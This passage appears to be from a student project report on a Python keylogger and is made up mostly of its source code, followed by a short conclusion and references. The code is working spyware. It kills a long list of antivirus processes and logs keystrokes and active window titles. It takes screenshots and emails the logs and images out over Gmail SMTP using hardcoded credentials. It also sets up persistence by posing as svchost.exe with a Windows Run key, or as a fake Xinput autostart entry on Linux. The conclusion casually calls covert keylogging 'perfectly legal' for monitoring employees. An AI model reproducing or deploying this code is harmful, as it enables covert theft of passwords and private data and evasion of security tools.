'apimonitor.exe', 'aplica32.exe', 'apvxdwin.exe', 'arr.exe',
'atcon.exe', 'atguard.exe',
'atro55en.exe', 'atupdater.exe', 'atwatch.exe', 'au.exe',
'aupdate.exe', 'auto-protect.nav80try.exe',
'autodown.exe', 'autotrace.exe', 'autoupdate.exe', 'avconsol.exe',
'ave32.exe', 'avgcc32.exe',
'avgctrl.exe', 'avgemc.exe', 'avgnt.exe', 'avgrsx.exe', 'avgserve.exe',
'avgserv9.exe', 'avguard.exe',
'avgw.exe', 'avkpop.exe', 'avkserv.exe', 'avkservice.exe',
'avkwctl9.exe', 'avltmain.exe',
'avnt.exe', 'avp.exe', 'avp.exe', 'avp32.exe', 'avpcc.exe',
'avpdos32.exe', 'avpm.exe',
'avptc32.exe', 'avpupd.exe', 'avsched32.exe', 'avsynmgr.exe',
'avwin.exe', 'avwin95.exe',
'avwinnt.exe', 'avwupd.exe', 'avwup32.exe', 'avwupsrv.exe',
'avxmonitor9x.exe', 'avxmonitornt.exe',
'avxquar.exe', 'backweb.exe', 'bargains.exe',
'bd_professional.exe', 'beagle.exe', 'belt.exe',

```

'bidef.exe', 'bidserver.exe', 'bipcp.exe', 'bipcpevalsetup.exe',  
'bisp.exe', 'blackd.exe',  
'blackice.exe', 'blink.exe', 'blss.exe', 'bootconf.exe',  
'bootwarn.exe', 'borg2.exe', 'bpc.exe',  
'brasil.exe', 'bs120.exe', 'bundle.exe', 'bvt.exe', 'ccapp.exe',  
'ccevtmgr.exe', 'ccpxysvc.exe',  
'cdp.exe', 'cfd.exe', 'cfgwiz.exe', 'cfiadmin.exe', 'cfiaudit.exe',  
'cfinet.exe', 'cfinet32.exe',  
'claw95.exe', 'claw95cf.exe', 'clean.exe', 'cleaner.exe',  
'cleaner3.exe', 'cleanpc.exe', 'click.exe',  
'cmesys.exe', 'cmgrdian.exe', 'cmon016.exe',  
'connectionmonitor.exe', 'cpd.exe', 'cpf9x206.exe',  
'cpfnt206.exe', 'ctrl.exe', 'cv.exe', 'cwnb181.exe', 'cwntdwmo.exe',  
'datemanager.exe', 'dcomx.exe',  
'defalert.exe', 'defscangui.exe', 'defwatch.exe', 'deputy.exe',  
'divx.exe', 'dllcache.exe',  
'dllreg.exe', 'doors.exe', 'dpf.exe', 'dpfsetup.exe', 'dpps2.exe',  
'drwatson.exe', 'drweb32.exe',  
'drwebupw.exe', 'dssagent.exe', 'dvp95.exe', 'dvp95\_0.exe',  
'ecengine.exe', 'efpeadm.exe',  
'emsw.exe', 'ent.exe', 'esafe.exe', 'escanhnt.exe', 'escanv95.exe',  
'espwatch.exe', 'ethereal.exe',  
'etrustcipe.exe', 'evpn.exe', 'exantivirus-cnet.exe', 'exe.avxw.exe',  
'expert.exe', 'explore.exe',  
'f-agnt95.exe', 'f-prot.exe', 'f-prot95.exe', 'f-stopw.exe',  
'fameh32.exe', 'fast.exe', 'fch32.exe',  
'fih32.exe', 'findviru.exe', 'firewall.exe', 'fnrb32.exe', 'fp-win.exe',

'fp-win\_trial.exe',  
    'fprot.exe', 'frw.exe', 'fsaa.exe', 'fsav.exe', 'fsav32.exe',  
'fsav530stbyb.exe', 'fsav530wtbyb.exe',  
    'fsav95.exe', 'fsgk32.exe', 'fsm32.exe', 'fsma32.exe', 'fsmb32.exe',  
'gator.exe', 'gbmenu.exe',  
    'gbpoll.exe', 'generics.exe', 'gmt.exe', 'guard.exe', 'guarddog.exe',  
'hacktracersetup.exe',  
    'hbinst.exe', 'hbsrv.exe', 'hotactio.exe', 'hotpatch.exe', 'htlog.exe',  
'htpatch.exe', 'hwpe.exe',  
    'hxdll.exe', 'hxiul.exe', 'iamapp.exe', 'iamserv.exe', 'iamstats.exe',  
'ibmasn.exe', 'ibmavsp.exe',  
    'icload95.exe', 'icloadnt.exe', 'icmon.exe', 'icsupp95.exe',  
'icsuppnt.exe', 'idle.exe', 'iedll.exe',  
    'iedriver.exe', 'iexplorer.exe', 'iface.exe', 'ifw2000.exe',  
'inetInfo.exe', 'infus.exe',  
    'infwin.exe', 'init.exe', 'intdel.exe', 'intren.exe', 'iomon98.exe',  
'istsvc.exe', 'jammer.exe',  
    'jdbgmrg.exe', 'jedi.exe', 'kavlite40eng.exe', 'kavpers40eng.exe',  
'kavpf.exe', 'kazza.exe',  
    'keenvalue.exe', 'kerio-pf-213-en-win.exe', 'kerio-wrl-421-en-  
win.exe', 'kerio-wrp-421-en-win.exe',  
    'kernel32.exe', 'killprocesssetup161.exe', 'launcher.exe',  
'ldnetmon.exe', 'ldpro.exe',  
    'ldpromenu.exe', 'ldscan.exe', 'lnetinfo.exe', 'loader.exe',  
'localnet.exe', 'lockdown.exe',  
    'lockdown2000.exe', 'lookout.exe', 'lordpe.exe', 'lsetup.exe',  
'luall.exe', 'luau.exe',

'lucomserver.exe', 'luinit.exe', 'luspt.exe', 'mapisvc32.exe',  
'mcagent.exe', 'mcmnhdlr.exe',  
'mcshield.exe', 'mctool.exe', 'mcupdate.exe', 'mcvsrte.exe',  
'mcvsshld.exe', 'md.exe', 'mfin32.exe',  
'mfw2en.exe', 'mfweng3.02d30.exe', 'mgavrtcl.exe',  
'mgavrte.exe', 'mghtml.exe', 'mgui.exe',  
'minilog.exe', 'mmod.exe', 'monitor.exe', 'moolive.exe',  
'mostat.exe', 'mpfagent.exe',  
'mpfservice.exe', 'mpftray.exe', 'mrflux.exe', 'msapp.exe',  
'msbb.exe', 'msblast.exe', 'mscache.exe',  
'msccn32.exe', 'mscman.exe', 'msconfig.exe', 'msdm.exe',  
'msdos.exe', 'msiexec16.exe',  
'msinfo32.exe', 'mslaugh.exe', 'msmgt.exe', 'msmsgri32.exe',  
'mssmmc32.exe', 'mssys.exe',  
'msvxd.exe', 'mu0311ad.exe', 'mwatch.exe', 'n32scanw.exe',  
'nav.exe', 'navap.navapsvc.exe',  
'navapsvc.exe', 'navapw32.exe', 'navdx.exe', 'navlu32.exe',  
'navnt.exe', 'navstub.exe', 'navw32.exe',  
'navwnt.exe', 'nc2000.exe', 'ncinst4.exe', 'ndd32.exe',  
'neomonitor.exe', 'neowatchlog.exe',  
'netarmor.exe', 'netd32.exe', 'netinfo.exe', 'netmon.exe',  
'netscanpro.exe', 'netspyhunter-1.2.exe',  
'netstat.exe', 'netutils.exe', 'nisserv.exe', 'nisum.exe', 'nmain.exe',  
'nod32.exe', 'normist.exe',  
'norton\_internet\_secu\_3.0\_407.exe', 'notstart.exe',  
'npf40\_tw\_98\_nt\_me\_2k.exe', 'npfmessenger.exe',  
'nprotect.exe', 'npscheck.exe', 'npssvc.exe', 'nsched32.exe',



'nssys32.exe', 'nstask32.exe',  
    'nsupdate.exe', 'nt.exe', 'ntrtscan.exe', 'ntvdm.exe', 'ntxconfig.exe',  
'nui.exe', 'nupgrade.exe',  
    'nvarch16.exe', 'nvc95.exe', 'nvsvc32.exe', 'nwinst4.exe',  
'nwservice.exe', 'nwtool16.exe',  
    'ollydbg.exe', 'onsrvr.exe', 'optimize.exe', 'ostronet.exe',  
'otfix.exe', 'outpost.exe',  
    'outpostinstall.exe', 'outpostproinstall.exe', 'padmin.exe',  
'panixk.exe', 'patch.exe', 'pavcl.exe',  
    'pavproxy.exe', 'pavsched.exe', 'pavw.exe', 'pccwin98.exe',  
'pcfwallicon.exe', 'pcip10117\_0.exe',  
    'pcscan.exe', 'pdsetup.exe', 'periscope.exe', 'persfw.exe',  
'perswf.exe', 'pf2.exe', 'pfwadmin.exe',  
    'pgmonitr.exe', 'pingscan.exe', 'platin.exe', 'pop3trap.exe',  
'popproxy.exe', 'popscan.exe',  
    'portdetective.exe', 'portmonitor.exe', 'powerscan.exe',  
'ppinupdt.exe', 'pptbc.exe', 'ppvstop.exe',  
    'prizesurfer.exe', 'prmt.exe', 'prmvr.exe', 'procdump.exe',  
'processmonitor.exe',  
    'procexplorerv1.0.exe', 'programauditor.exe', 'proport.exe',  
'protectx.exe', 'pspf.exe', 'purge.exe',  
    'qconsole.exe', 'qserver.exe', 'rapapp.exe', 'rav7.exe',  
'rav7win.exe', 'rav8win32eng.exe',  
    'ray.exe', 'rb32.exe', 'rcsync.exe', 'realmon.exe', 'reged.exe',  
'regedit.exe', 'regedt32.exe',  
    'rescue.exe', 'rescue32.exe', 'rrguard.exe', 'rshell.exe',  
'rtvscan.exe', 'rtvscn95.exe',

'rulaunch.exe', 'run32dll.exe', 'rundll.exe', 'rundll16.exe',  
'ruxdll32.exe', 'safeweb.exe',  
'sahagent.exe', 'save.exe', 'savenow.exe', 'sbserv.exe', 'sc.exe',  
'scam32.exe', 'scan32.exe',  
'scan95.exe', 'scanpm.exe', 'scrscan.exe', 'serv95.exe',  
'setup\_flowprotector\_us.exe',  
'setupvameeval.exe', 'sfc.exe', 'sgssfw32.exe', 'sh.exe',  
'shellspyinstall.exe', 'shn.exe',  
'showbehind.exe', 'smc.exe', 'sms.exe', 'smss32.exe', 'soap.exe',  
'sofi.exe', 'sperm.exe', 'spf.exe',  
'sphinx.exe', 'spoler.exe', 'spoolcv.exe', 'spoolsv32.exe',  
'spyxx.exe', 'srex.exe', 'srng.exe',  
'ss3edit.exe', 'ssg\_4104.exe', 'ssgrate.exe', 'st2.exe', 'start.exe',  
'stcloader.exe', 'supftrl.exe',  
'support.exe', 'supporter5.exe', 'svc.exe', 'svchostc.exe',  
'svchosts.exe', 'svshost.exe',  
'sweep95.exe', 'sweepnet.sweepsrv.sys.swnetsup.exe',  
'symproxsvc.exe', 'symtray.exe', 'sysedit.exe',  
'system.exe', 'system32.exe', 'sysupd.exe', 'taskmg.exe',  
'taskmgr.exe', 'taskmo.exe', 'taskmon.exe',  
'taumon.exe', 'tbscan.exe', 'tc.exe', 'tca.exe', 'tcm.exe', 'tds-3.exe',  
'tds2-98.exe',  
'tds2-nt.exe', 'teekids.exe', 'tfak.exe', 'tfak5.exe', 'tgbob.exe',  
'titanin.exe', 'titaninxp.exe',  
'tracert.exe', 'trickler.exe', 'trjscan.exe', 'trjsetup.exe',  
'trojantrap3.exe', 'tsadbot.exe',  
'tvmd.exe', 'tvtmpd.exe', 'undoboot.exe', 'updat.exe', 'update.exe',

```

'upgrad.exe', 'utpost.exe',
    'vbcmsserv.exe',    'vbcons.exe',    'vbust.exe',    'vbwin9x.exe',
'vbwinntw.exe', 'vcsetup.exe', 'vet32.exe',
    'vet95.exe',    'vettray.exe',    'vfsetup.exe',    'vir-help.exe',
'virusmdpersonalfirewall.exe',
    'vnlan300.exe',    'vnpc3000.exe',    'vpc32.exe',    'vpc42.exe',
'vpfw30s.exe', 'vptray.exe', 'vscan40.exe',
    'vscenu6.02d30.exe', 'vsched.exe', 'vsecomr.exe', 'vshwin32.exe',
'vsisetaup.exe', 'vsmain.exe',
    'vsmon.exe',    'vsstat.exe',    'vswin9xe.exe',    'vswinntse.exe',
'vswinperse.exe', 'w32dsm89.exe',
    'w9x.exe',    'watchdog.exe',    'webdav.exe',    'webscanx.exe',
'webtrap.exe', 'wfindv32.exe',
    'whoswatchingme.exe',    'wimmun32.exe',    'win-bugsfix.exe',
'win32.exe', 'win32us.exe', 'winactive.exe',
    'window.exe',    'windows.exe',    'wininetd.exe',    'wininitx.exe',
'winlogin.exe', 'winmain.exe',
    'winnet.exe',    'winppr32.exe',    'winrecon.exe',    'winservn.exe',
'winssk32.exe', 'winstart.exe',
    'winstart001.exe', 'wintsk32.exe', 'winupdate.exe', 'wkufind.exe',
'wnad.exe', 'wnt.exe',
    'wradmin.exe',    'wrctrl.exe',    'wsbgate.exe',    'wupdater.exe',
'wupdt.exe', 'wyvernworksfirewall.exe',
    'xpf202en.exe',    'zapro.exe',    'zapsetup3001.exe',    'zatutor.exe',
'zonalm2601.exe', 'zonealarm.exe']

```

```

processes = os.popen("TASKLIST /FI "STATUS eq RUNNING" |
find /V "Image Name" | find /V "=").read()

```

```

ps = []
for i in processes.split(" "):
    if ".exe" in i:
        ps.append(i.replace("K\n", "").replace("\n", ""))
print("[*] Killing Antivirus services on this pc")
for av in avs:
    for p in ps:
        if p == av:
            print("[*] killing off " + av)
            os.popen("TASKKILL /F /IM {}".format(p))
except Exception as e:
    print("[!] Unable to Kill AV")

def append_to_log(self, string):
    self.log = self.log + string

def get_system_info(self):
    uname = platform.uname()
    os = uname[0] + " " + uname[2] + " " + uname[3]
    computer_name = uname[1]
    user = getpass.getuser()
    return "Operating System:\t" + os + "\nComputer Name:\t\t" +
computer_name + "\nUser:\t\t\t\t" + user

def process_key_press(self, key):
    current_key = ""

```

```

if self.victim_system == 'Windows':
    try:
        CurrentWindowName = w.GetWindowText(w.GetForegroundWindow())

        if self.lastWindow != CurrentWindowName:
            self.lastWindow = CurrentWindowName
            current_key = f"\n\n[OnWard Data Entered In : {CurrentWindowName}]\n"
        except Exception:
            print("[!] Failed to Start \"Log Distinguisher Function\")

    try:
        current_key += str(key.char)
    except AttributeError:
        if key == key.space:
            current_key += " "

        elif key == key.enter:
            current_key += " [ENTER] "

        elif key == key.backspace:
            current_key += " [BACKSPACE] "

        elif key == key.ctrl_l or key == key.ctrl_r:
            current_key += " [CTRL] "

```

```
elif key == key.shift or key == key.shift_r:
```

```
    current_key += " [SHIFT] "
```

```
elif key == key.delete:
```

```
    current_key += " [DELETE] "
```

```
elif key == key.esc:
```

```
    current_key += " [ESC] "
```

```
elif key == key.tab:
```

```
    current_key += " [TAB] "
```

```
elif key == key.up:
```

```
    current_key += " [UP] "
```

```
elif key == key.down:
```

```
    current_key += " [DOWN] "
```

```
elif key == key.left:
```

```
    current_key += " [LEFT] "
```

```
elif key == key.right:
```

```
    current_key += " [RIGHT] "
```

```
elif key == key.cmd or key == key.cmd_r:
```

```
    current_key += " [WINDOWS-KEY] "
```

```
elif key == key.f1:
    current_key += " [F1] "

elif key == key.f2:
    current_key += " [F2] "

elif key == key.f3:
    current_key += " [F3] "

elif key == key.f4:
    current_key += " [F4] "

elif key == key.f5:
    current_key += " [F5] "

elif key == key.f6:
    current_key += " [F6] "

elif key == key.f7:
    current_key += " [F7] "

elif key == key.f8:
    current_key += " [F8] "

elif key == key.f9:
    current_key += " [F9] "
```

```

elif key == key.f10:
    current_key += " [F10] "

elif key == key.f11:
    current_key += " [F11] "

elif key == key.f12:
    current_key += " [F12] "

elif key == key.alt_l or key == key.alt_r:
    current_key += " [ALT] "

elif key == key.caps_lock:
    current_key += " [CAPSLOCK] "

elif key == key.home:
    current_key += " [HOME] "

else:
    current_key += " " + str(key) + " "
self.append_to_log(current_key)

def report(self):
    self.send_mail(self.log)
    self.log = ""
    self.take_screenshot()
    self.send_mail_with_attachment(files=[self.temp_screenshot])

```



```

timer = threading.Timer(self.interval, self.report)
timer.start()

def take_screenshot(self):
    try:
        os.remove('screenshot.png')
    except Exception as e:
        pass
    temp_dir = tempfile.gettempdir()
    os.chdir(temp_dir)
    with mss() as screenshot:
        screenshot.shot(output="screenshot.png")

def send_mail(self, message):
    try:
        message = "Subject: keylogger Reporting\n\n" + "Report From:\n\n"
+ self.system_info + "\n\nLogs:\n" + message
        server = smtplib.SMTP("smtp.gmail.com", 587)
        server.starttls()
        server.login(self.email, self.password)
        server.sendmail(self.email, self.email, message)
        server.quit()
    except Exception as e:
        time.sleep(15)
        self.send_mail(self.log)

def send_mail_with_attachment(self, files=None):

```

```

try:
    msg = MIMEMultipart()
    msg['From'] = self.email
    msg['To'] = self.email
    msg['Subject'] = "keylogger Reporting With Screenshot
Attachments"

    text = "\nReport From:\n\n" + self.system_info
    msg.attach(MIMEText(text))

    for f in files or []:
        with open(f, "rb") as fil:
            ext = f.split('.')[-1:]
            attachedfile = MIMEApplication(fil.read(), _subtype=ext)
            attachedfile.add_header(
                'content-disposition', 'attachment', filename=basename(f))
            msg.attach(attachedfile)

    smtp = smtplib.SMTP(host="smtp.gmail.com", port=587)
    smtp.starttls()
    smtp.login(self.email, self.password)
    smtp.sendmail(self.email, self.email, msg.as_string())
    smtp.close()
except Exception as e:
    time.sleep(15)
    self.take_screenshot()
    self.send_mail_with_attachment(files=[self.temp_screenshot])

```

```

def start(self):
    keyboard_listener = pynput.keyboard.Listener(on_press=self.process_key_press)
    with keyboard_listener:
        self.report()
        keyboard_listener.join()

def become_persistent(self, time_persistent):
    if sys.platform.startswith("win"):
        self.become_persistent_on_windows(time_persistent)
    elif sys.platform.startswith("linux"):
        self.become_persistent_on_linux(time_persistent)

def become_persistent_on_windows(self, time_persistent):
    evil_file_location = os.environ["appdata"] + "\\svchost.exe"
    if not os.path.exists(evil_file_location):
        time.sleep(time_persistent)
        self.log = "*** keylogger started on Windows System *** "
        shutil.copyfile(sys.executable, evil_file_location)
        subprocess.call(
            'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
/v svchost /t REG_SZ /d "" + evil_file_location + "",
            shell=True)

def become_persistent_on_linux(self, time_persistent):
    home_config_directory = os.path.expanduser('~') + "/.config/"
    autostart_path = home_config_directory + "/autostart/"

```

```

autostart_file = autostart_path + "xinput.desktop"
if not os.path.isfile(autostart_file):
    time.sleep(time_persistent)
    self.log = "*** keylogger started On Linux System ***"
    try:
        os.makedirs(autostart_path)
    except OSError:
        pass

    destination_file = home_config_directory + "xnput"
    shutil.copyfile(sys.executable, destination_file)
    self.chmod_to_exec(destination_file)

    with open(autostart_file, 'w') as out:
        out.write("[Desktop      Entry]\nType=Application\nX-GNOME-
Autostart-enabled=true\n")
        out.write("Name=Xinput\nExec=" + destination_file + "\n")

    self.chmod_to_exec(autostart_file)
    subprocess.Popen(destination_file)
    sys.exit()

def chmod_to_exec(self, file):
    os.chmod(file, os.stat(file).st_mode | stat.S_IEXEC)

if __name__ == '__main__':

```


```
email = "keylogpython948@gmail.com"
password = "123@123"
interval = 60
time_persistent = 0

if interval == "":
    interval = 120

if time_persistent == "":
    time_persistent = 10

test = Keylogger(interval, email, password)
test.kill_av()
test.become_persistent(time_persistent)
test.start()
```

## 4.3. SNAPSHOTS



## **CHAPTER 5**

### **CONCLUSION AND REFERENCES**

#### **CONCLUSION**

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media. Some of the possible amendments and improvements in this project are;

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure web account for data storing
- Password Protection
- Parental Control

## REFERENCES

1. S. Sagioglu and G. Canbek, “Keyloggers,” IEEE Technology and Society Magazine, vol. 28, no. 3, pp. 10 –17, fall 2009.
2. ThinkGeek.com, “Spykeylogger,” 2010 (accessed May 8, 2010), <http://www.thinkgeek.com/gadgets/security/c49f/>.
3. G. Hoglund and J. Butler, Rootkits: Subverting the Windows Kernel. Addison-Wesley Professional, 2005.
4. C. Wood and R. K. Raj, “Sample keylogging programming projects,” 2010 (accessed May 8, 2010), <http://www.cs.rit.edu/~rkr/keylogger2010>.
5. Bauer, Michael D., Chapter 10 (System Log Management and Monitoring) of Building Secure Servers with LINUX, O’Reilly, 2002.
6. Babbin, Jacob et al, Security Log Management: Identifying Patterns in the Chaos, Syngress, 2006
7. Stout, Kent, “Central Logging with a Twist of COTS in a Solaris Environment.”, SANS Institute, March 2002, URL: <http://www.sans.org/rr/papers/52/540.pdf>
8. Mendez, William, “Windows NT/2000 Event Logs.”, SANS Institute, April 2002, URL: <http://www.sans.org/rr/papers/67/290.pdf>
9. P. Mell, K. Kent, and J. Nusbaum, “Guide to malware incident prevention and handling,” National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep. 800-83, November 2005.
10. B. Whitty, “The ethics of key loggers,” Article on Technibble.com, June 2007 (accessed May 8, 2010), <http://www.technibble.com/the-ethics-of-key-loggers/>.